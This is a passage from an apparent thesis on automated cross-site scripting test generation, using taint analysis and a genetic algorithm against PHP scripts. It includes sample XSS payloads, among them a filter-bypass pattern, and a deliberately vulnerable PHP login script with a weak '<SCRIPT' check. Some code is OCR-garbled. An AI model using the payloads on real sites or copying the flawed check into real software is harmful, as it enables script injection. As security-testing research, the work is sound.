The adoption of static analysis for identifying vulnerabilities was initially proposed as a way to support manual inspection[8], initially called the type-state analysis[57]. Taint analysis is a static analysis technique devoted to track the tainted/untainted status of variables throughout the application control flow. Vulnerability is reported whenever a possibly tainted variable is used in a sensitive sink statement, taint analysis has been largely adopted to detect inadequate or missing input validation, resulting in XSS[62][30], SQL-injection[27] and buffer overflow [56] vulnerabilities.

Huang et al. presented one of the first taint analyses uses for Web applications and applied it to SQL injection [27]. They used a CQual-like [14][15] type system to propagate taint information through PHP programs. Livshits and Lam [39] used a precise points-to analysis for Java[66] and queries specified in PQL [37] to find paths in Java programs that allow raw input to show into HTML output, file paths, and SQL queries. Both of these tools are sound with respect to the policy they enforce and the language features they support, and both find much vulnerability.

Jovanovic et al. designed Pixy as taint analysis tool to propagate limited string value information in order to handle some of PHP’s more dynamic features [30]. They also address some of the characteristics of scripting languages with their precise and finely tuned alias analysis. In the case of XSS vulnerabilities, tainted values are those that come from the user input or database [30] and print using the print statements that append a string into the Web page.

Tainted status is propagated on assignments to the variable on the left hand side, when an expression on the right hand side uses a tainted value. Tainted variables become untainted for one of three reasons[6]:

(a) Sanitization, using special function supported by the language used to develop the SUT e.g., PHP language provide htmlspecialchars() function for variables sanitization; it is worth noting that Pixy [48] tool, which we are using for taint analysis, considers the path as vulnerable even if there is sanitization step .

(b) Assignment to untainted values.

(c) Assignment to expression that does not contain tainted values.

In our work, we use Pixy [48] version 3.03 as tool for the taint static analysis; which is a java program that performs automatic scans of PHP source code. It aims at detecting the XSS and SQL injection vulnerabilities. Pixy takes a PHP program as input, and creates a report that lists potential vulnerable points in the program including the paths that contains sanitization statements. We use GA to generate test data that force the program to flow through those potential vulnerable points (paths) to test whether they are indeed vulnerable.

4.3.4 Genetic Algorithms

Genetic Algorithms (GA) were invented by John Holland in the 1960s and were developed by Holland and his students and colleagues at the University of Michigan in the 1960s and the 1970s[19]. GA is based on the evolutionary theory[7]. The basic steps of genetic algorithms are the following [7]:

1. Create an initial population of candidate solutions.

2. Compute the fitness values of each of these candidates.
3. Select all the candidates that have the fitness values above or on a threshold.
4. Make perturbation to each of these selected candidates using genetic operators, e.g. crossover.

These steps, except the first initialization step, are repeated until any/all the candidate solutions become solution(s). This algorithm is used as automatic generator with a specific fitness function, chromosomes formats, and well defined crossover mutation process to generate the off spring for new population. Figure 7 gives general overview and pseudo code for this algorithm.

```
Population = generate-random-population ( ) ;
 for (T in Vulnerable  Paths )
{
       while (T not covered  AND    attempt < max-Try )
             {
                    selection = s e l e c t ( population ) ;

                   offspring = crossover ( selection ) ;

                    population = mutate ( offspring ) ;

                    attempt = attempt + 1 ;
             }
}
```

Figure 7: Genetic Algorithm.

There are two approaches for implementing GA [42]. The first, classical, approach operates on binary format. The other approach represents individuals using more natural data structures; and, accordingly, applies appropriate genetic operators. In our work, we adopt the second approach. This is more suitable to test for XSS vulnerabilities since

individuals represent patterns of real strings; manipulating them in binary format would add more complexity with no expected value. Two major operators are used in almost every implementation of GA: Crossover and Mutation operators. In the following subsections we discuss these operators along with the chromosome design and fitness function design.

4.3.4.1 Chromosomes

In GA, chromosomes are a set of parameters which define a proposed solution to the problem that the GA is trying to solve. The chromosome is often represented as a simple string of binary digits; although a wide variety of other data structures are also used.

In our Web security testing problem, a chromosome could be a set of pairs; each pair contains a parameter name and a parameter value, for example, the URL "home.php? firstname=Ali&Lastrname=Ahmed" corresponds to the chromosome {(firstname, Ali), (lastname, Ahmed)}.

In our implementation we will not use the first parameter which is the name we will just use the value that make our work less complicated; the parameter name is identified by position, makes it more efficient.

4.3.4.2 Crossover

In crossover we select genes from parent chromosomes to create a new offspring. The simplest way to do this is to choose randomly some crossover point and everything before this point copies from a first parent and then everything after a crossover point copies from the second parent according to specific probability known as cross over rate. There are several different ways to do the crossover, for example one-point crossover,

two-point crossover, and uniform cross over[16]. In uniform crossover both parent are contributing to generate the new offspring. Parents contribute according to specific probability is known as crossover rate or crossover probability[16].

In our case two individuals are combined to generate two brand new individuals. This is done by recombining two halves together. Example of crossover operation looks like: let A and B are the original one C and D are the new individuals.

A: {(firstname, Ali), (lastname, Ahmed)}.

B: {(firstname, Mona), (job, teacher),(age, 23)}

C: {(firstname Ali), (lastname, Ahmed), (job, teacher)}.

D: {(firstname, Mona), (address, 14 street), (age, 23)}.

Notice that as we mentioned before, in our implementation we will not use the names of the parameters in the chromosomes, we will just use the values to make our implementation less complex. In our approach the parameter values are XSS patterns, and individuals contain a number of parameter equal to the number of inputs to the SUT. For a script with two inputs the chromosomes have two parameters each one of them has a value.



Figure 8: Crossover of two Individuals each one with two Inputs.

Figure 8 gives an example of the crossover, in which two individuals are crossed over each other to generate new individuals. In this example each individual represents a test datum for a program receiving two inputs. The values within individuals represent a real XSS pattern selected from our database.

We used the uniform crossover to enables the parent chromosomes to contribute the gene level rather than the segment level. This gives the chance for trying different cross site scripting patterns combination. We tried different values for the crossover rate (probability): 0.3, 0.5, and 0.9, based on that we found 0.5 is the best rate so we used it in the experiments.

4.3.4.3 Mutation

GA mutation is the process of random alteration of the chromosome attribute values with certain probability known as mutation rate or mutation probability. It is not a primary operator but it ensures that the probability of searching any region in the problem space is never zero and prevents complete loss of genetic material through reproduction and crossover.

Mutating for the new offspring can be achieved in different ways ranging from change one character in chromosome values or remove one element from chromosome or replacing chromosome value with another string. Examples:

{(firstname, Mona), (age, 23)} →{(firstname, Monaxss), (age, 23)}.

{(firstname, Mona), (age, 23)} →{(firstname, Mona}

{(firstname, Mona), (age, 23)} →{(firstname, xyzm), (age, 23)}.

Although these ways of mutation are wildly used in the literature we found that none of them will be suitable to our wok, so we select to use another method which is replacing the value of the attribute using real XSS pattern from our database along with switching between the attributes values randomly. Example:

{(firstname, Mona), (age, 23)} → {(firstname, <script>alert('xss');</script>), (age, 23)}.

So in the above example the random method select attribute firstname which is the first attribute, mutation taking place by randomly selects XSS pattern from our database and replaces the value of the selected attribute.

Guided by the fact that a high mutation is more toward the random search, after many trials (0.1, 0.3, and 0.5) we selected mutation rate (probability) to be 0.5 for our experiments.

4.3.4.4 Selection

There are several techniques for GA to select some individuals for reproduction; the basic philosophy of selection is to give more chance to that highly fit chromosome to survive. This ensures that only the best characteristics are transmitted from the current generation to the next generation. There are different methods of selecting individuals, e.g. rank selection, Elitist selection, Tournament selection, and roulette wheel selection [11].

We select to use the roulette wheel method in which the selection probability of each individual is directly proportionate to its relative fitness to other individuals. Two individuals (parents) are then chosen randomly based on these probabilities to produce offspring. Offspring are produced by combing the two selected parents through crossover. Offspring are further altered through mutation. The new offspring are evaluated using our fitness function discussed previously, and the fittest are selected to

reproduce for the next generation, and so on. As a summary of this method see the below algorithm[9]:

1. [Sum] Calculate sum of all chromosome finesses in population - sum S.
2. [Select] Generate random number from interval (0, S) - r.
3. [Loop] Go through the population and sum finesses from 0 - sum s. When the sum s is greater than r, stop and return the chromosome.

Of course, step 1 is performed only once for each population.

4.3.4.5 Finesse Function

The fitness function is a particular type of objective function that is used to summarize how close a given design solution is to achieving the set aims. In case of GA, each design solution is represented as a chromosome. After each generation best solutions selected to the next stage and genetic operators are used with them. Every single solution needs to be evaluated, to indicate how it's close from the final solution, here fitness function is used. Also the fitness function must be computed quickly because plenty of solution will be in the population and each of them has to be evaluated for many generations. In summary the goal of a fitness function is to provide a meaningful, measurable, and comparable value given a set of chromosomes [9].

In our work we studied many alternative fitness functions to use as a trial and error exercise. We ended up by fitness function that evaluates the path of the script execution using specific input; the branches forming that path are the basic unit in our calculations. One of the components of our fitness function is the amount of path branches that are executed when the application is run with the input from the current individual, along with other component.

In this work two fitness functions are proposed, single path fitness function, and multiple path fitness function.

Single Path Fitness Function

In this part we discuss our proposed fitness function for testing one path at a time, although, there is many potential vulnerable paths to exercise, this fitness function is designed to test them one by one, later we will discuss the enhanced fitness function that used to exercise multiple paths at a time.

Generally the single path fitness function evaluates the test datum supplied by GA and the XSS database from the perspective of coveting the intended path and the XSS attack take place. Using the single path fitness function, the experiment will be repeated for n times, where n is the number of potential vulnerable paths in the Web application.

The single path fitness function is composed from several components: percentage of missing nodes in the path under test, distance between the current traversed path and the target path, Importance of the XSS pattern, and percentage of XSS database coverage.

To cover a vulnerable path, an individual should traverse all of the branches in that path. Accordingly, the higher the percentage of branches an individual covers the higher of its fitness value. For example if we have vulnerable path with five branches and an input succeeded to traverse the all five branches, it would give a value of 1for the fitness function. If the input succeeded to traverse two branches, it would give a value of 0.4 for the fitness function, and so on. The individual will survive and get selected to reproduce for another round if its fitness value is greater than specific threshold. It is important to mention that this is not the only one factor we consider in our fitness function. Sometimes

the input type might be numeric, not string; in such case distance will be calculated as the difference between the traversed path and the target path in term of values using Korel's distance, see Table 6. In case of string type, inputs distance is equal to zero.

Predicate	Distance if path taken is different
A = B	ABS(A – B)
A ≠ B	K
A < B	(A – B) + k
A ⩽ B	(A – B)
A > B	(B – A) + k
A ⩾ B	(B – A)
X OR Y	MIN(Distance(X), Distance(Y))
X AND Y	Distance(X) + Distance(Y)

Table 6: Korel's Distance Function.

Note: k is the smallest step for the input data of the program, i.e. the resolution of the number that a programming language can represent or manipulate, in spite of the machine representation. For example, in most programming languages the "integer type" has k = 1[18].

Another factor to consider in the fitness function patterns might be used again and again because GA uses the XSS database to build the individual. So we consider this. Importance is the second factor in our fitness function; this factor reflects the importance of the input that used to cover a path. We save each pattern we used before in a certain files so when we use the same pattern again we can know that. For example, if the input used before the importance is zero "I=0". On the other hand, if the input is not used before to cover the current path " I=1". Moreover, if we have a case where we have two

inputs for the SUT, we check the value of the first input if it's used before as value for the second input, in this case "I=0.3" because the programmer will likely use the same check for both variables.

Importance	0 if input is used before for the current path.
	1 If input is not used before for the current path.
	0.3 If input is used with other variable within the same individual.

The third factor we consider in our fitness function is the database coverage percentage. This factor aims to reflect the percentage of our XSS database used to cover a path, this to insure that the GA select different kind of XSS patterns to cover a path. The high percentage we get, the more confidence we are that GA cover this path and exercise it with different kind of XSS pattern the XSS database. The database coverage percentage is a cumulative value for all GA round. Once we start covering a new path the database percentage starts from zero. Obviously, in the initial population this value will be also zero.

So our fitness function will be:

F(x) = ((Miss% + D) * Importance * DB %) / 100

F(x): Fitness for individual x.

Miss%: The percentage of missing nodes in the path using current individual.

D: Distance calculated as the difference between the traversed path and the target path using Korel's distance function see Table 6, and it's related to the numeric values only, that means distance equal to zero in case of string type inputs.

Importance: reflects the importance of the input values.

DB%: Reflects the XSS database percentage that GA used to cover the current path.

Here, we try to minimize the fitness value so that we can reach a stage that no missing node is in the current path. This mean that the path coverage percentage is 100%, and by that we can say the target path is solved completely with the current individual. In other words, the current individual successes to force the SUT to go into a path that is the target path we want to cover, and then we save the individual that leads to this as our test data.

Figure 9 gives a summary of our tool that implements our solution; the figure describes the GA works and the connection between the process and our XSS database.



Figure 9: Summary of our Genetic Algorithm Approach Description.

Multi Path Fitness Function

In this section, we discuss our proposed fitness function for testing multiple paths at a time. The idea behind considering multiple paths at a time is based on the observations that in trying to satisfy a single path, other paths might be satisfied as a by-product. Based on this observation, trying to satisfy multiple paths at a time is expected to be more efficient, we could cover more potential vulnerable paths with less number of execution. This will save more resources compared to the needed resources to execute the GA based generator many times to cover just one path at a time.

The same component of the single path fitness function and the same equation are used here. The difference is that we use rewarding with the multiple paths fitness function. After we calculate the fitness value for the individuals in the population for one of the paths we try to test, the rewarding process takes place, the main idea behind rewarding is to give more chance to the individuals to be selected in the next iteration.

The idea of implementing rewarding is adopted from Hermadi work[18], which is trying to solve multiple paths too. The value of rewarding (R) is calculated for the best individual as follows:

R=1- (Fitness value of the best individual / ∑ fitness values of all individuals).

By this way we give more chance to the best individuals for a specific path to be selected in the next population.

CHAPTER 5

EXPERIMENTS AND RESULTS

5.1 Introduction

In this chapter, we discuss the implementation details of our test data generator. We also present the results of the experiments we conducted to validate the approach. Section 5.2 presents the environment description of the experiments. Section 5.3 discusses single path experiments and multiple paths experiments are presented in Section 5.4. The analysis of the results is discussed in Section 5.5.

5.2 Experiments Environment Description

In our experiments, we use Web applications developed using PHP which is a sound popular scripting language [6]; this selection led us to use Apache Web server which is capable of hosting PHP [5].

During our testing process, the Web application should be executed in real environment. Accordingly, we developed our GA-based data generator using PHP to make it compatible and running with the application under test in the same environment.

We conducted five different experiments using our GA-based test data generator. The experiments are classified into two main categories: single path, and multiple paths experiments. In each category, we considered different Web applications as case studies.

In the single path experiment category, we conducted two experiments: a simple Login script, and Newspaper Display script. Each experiment is comprised of sets of runs

equals to the number of potential vulnerable paths reported from the static analysis. The experiments in this category consider different input types: strings and numeric.

In the multiple paths experiments, the same case studies were used to compare performance. Moreover, another case study was considered, the News Preview script from PhpNuke[47]version 7.2[47]. PhpNuke is an open source content management system implemented in PHP, with a persistent back-end on MYSQL. The average and standard deviation was reported for each experiment.

5.3 Single Path Experiments

5.3.1 Simple login Script

In this experiment, we test for XSS vulnerabilities in a PHP Web form that asks the user to enter his first name and his last name. The SUT validates user input to ensure it is a valid input and it does not contain XSS patterns or empty string like what normally happened in Web forms, despite the programmer checks for security vulnerabilities in this code but it's still vulnerable for XSS attacks, as will be shown below.

Figure 10 shows the HTML form which the user uses to pass the inputs to the PHP SUT. As we can see in Figure 11, the code precisely checks if the supplied inputs contain a string that starts with "<script" which is mandatory for any XSS pattern to execute. However, an XSS pattern of the form "<BODY BACKGROUND = "javascript:alert('XSS');">" would be a successful security attack through path "6-7-8-9-12-13-14-15-16".

http://localhost/xss/a.html

File Edit View Favorites Tools Help

First Name

Last Name

Submit Reset

```html
<html><head><title>First page</title></head>
<body>
<form method="GET" action="Check.php">
<p>First Name <input type="text" name="firstname" size="20"></p>
<p>Last Name <input type="text" name="lastname" size="20"></p>
<p><input type="submit" value="Submit" name="B1"><input type="reset" value="Reset" name="B2"></p>
</form>
</body>
</html>
```

Figure 10: The Web Form for Experiment 5.3.1.

```php
<? php     // Script Name : Check.php
// The Script gets the First name and the last name from the Web form.
// The script validate the first and last names and print them.
$a = $ _GET[ ”f i r s tname ” ] ;
 $b = $_ GET[ ”Lname ” ] ;
6    if (substr($a, 0, strlen("<SCRIPT"))=== "<SCRIPT" ) {
7    $a=htmlspecialchars($a ) }
8    if (isset($b)){
9    $goonb = true }
10   else {
11    $goonb = false;}
12    if ($goonb) {
13    $b=htmlspecialchars ( $b ) }
        14     echo $a ; // sensitive s ink
15    if ( $goonb ) {
16   echo $b ; // sensitive s ink
}
?>
```

Figure 11: The PHP SUT of the Single Path Experiment 5.3.1.

Following our process, we convert the PHP script into a tree to define the different paths of the program; Figure 12 shows the script tree. The Node# reflects the line number in Figure 11; T is for true and F is for false.



Figure 12: The PHP Script Tree and Different Possible Paths of Experiment 5.3.1.

First step is to instrument the PHP code in a way where we can get the execution path for any input. Each line is automatically instrumented using the "__LINE__", which is a PHP language constant that shows if the line of code is executed or not during the program execution.

The instrumented PHP SUT is then converted to be a PHP function, where the SUT inputs represent the function parameter to allow our GA-based test data generator to

execute it with XSS patterns from XSS database as inputs, for the current experiment. The function signature looks like:

Function function-name (Prameter#1 , Prameter#2)

Our tool copies the instrumented SUT and makes it as one of its own function's; so it can execute using XSS patterns as inputs easily.

Our test generator takes the SUT in a form of normal PHP function after instrumentation, the first population is selected randomly from our XSS database, and GA runs for many rounds. In each round, we select survivors using roulette wheel. During each round, the best fit individuals are saved with their fitness values. We used trial and error to select suitable values for the GA parameters. Best parameters are shown in the table below.

GA Parameters

Parameter	value
Population Size	35
# Survivors	3
Maximum # generations	20
# inputs within one individual	2
Type of inputs	Strings
Crossover rate (Probability)	0.5
Mutation rate (Probability)	0.5

Table 7: Genetic Algorithm Parameters for Single Path Experiment 5.3.1.

Results

As we mentioned before, this is a single path at time experiment. It means that we run the experiment to solve one path and repeat again for the rest of the vulnerable paths. Our SUT contains 16 vulnerable paths, so we repeated the experiment 16 times, one for each path. The results of each 4 paths are grouped together in one figure for readability, Figure 13 to Figure 16. The X axis represents rounds or GA generation and Y axis represents the best fitness value of the population. The experiment was repeated at least 5 times for each path. We report here the best results for each path. The deviation in results from one run to another was not that considered.



Figure 13 : Best Fitness for Experiment 5.3.1 Paths from 1-4 on 20 Generations.



Figure 14: Best Fitness for Experiment 5.3.1 Paths from 5-8 on 20 Generations.



Figure 15: Best Fitness for Experiment 5.3.1 Paths from 9-12 on 20 Generations.



Figure 16: Best Fitness for Experiment 5.3.1 Paths from 13-16 on 20 Generations.

As we can see from the above figures, GA converged for some paths and did not converge for others. Our approach succeeded with 7 paths with zero fitness value from the whole suspected venerable paths. For some other paths, GA did not succeed to generate valid XSS patterns to force the program to travers these paths. The reason is that these paths involve sanitization statements like line 7 and 13 in Figure 11. When these statements are executed; even if the input contains XSS patterns, the pattern will not be executed, and hence, no attack will take place (consider paths 1, 2, 3, and 10 in Figure 12 as an example). . It is worth noting that the reason we classified this path as venerable is that our classification depends on both input and sensitive sink that are involved in the path.

Unfortunately, we do not find other relevant approaches to compare the performance of our approach to; except for the common straight forward random test data generation.

Accordingly, we run another experiment where we just select XSS patterns randomly from our database, and then we used them to cover our potential vulnerable paths.

Figure 17 shows the fitness values along with the different generation for all 16 potential vulnerable paths; we used the same number of generations as in the GA experiment.

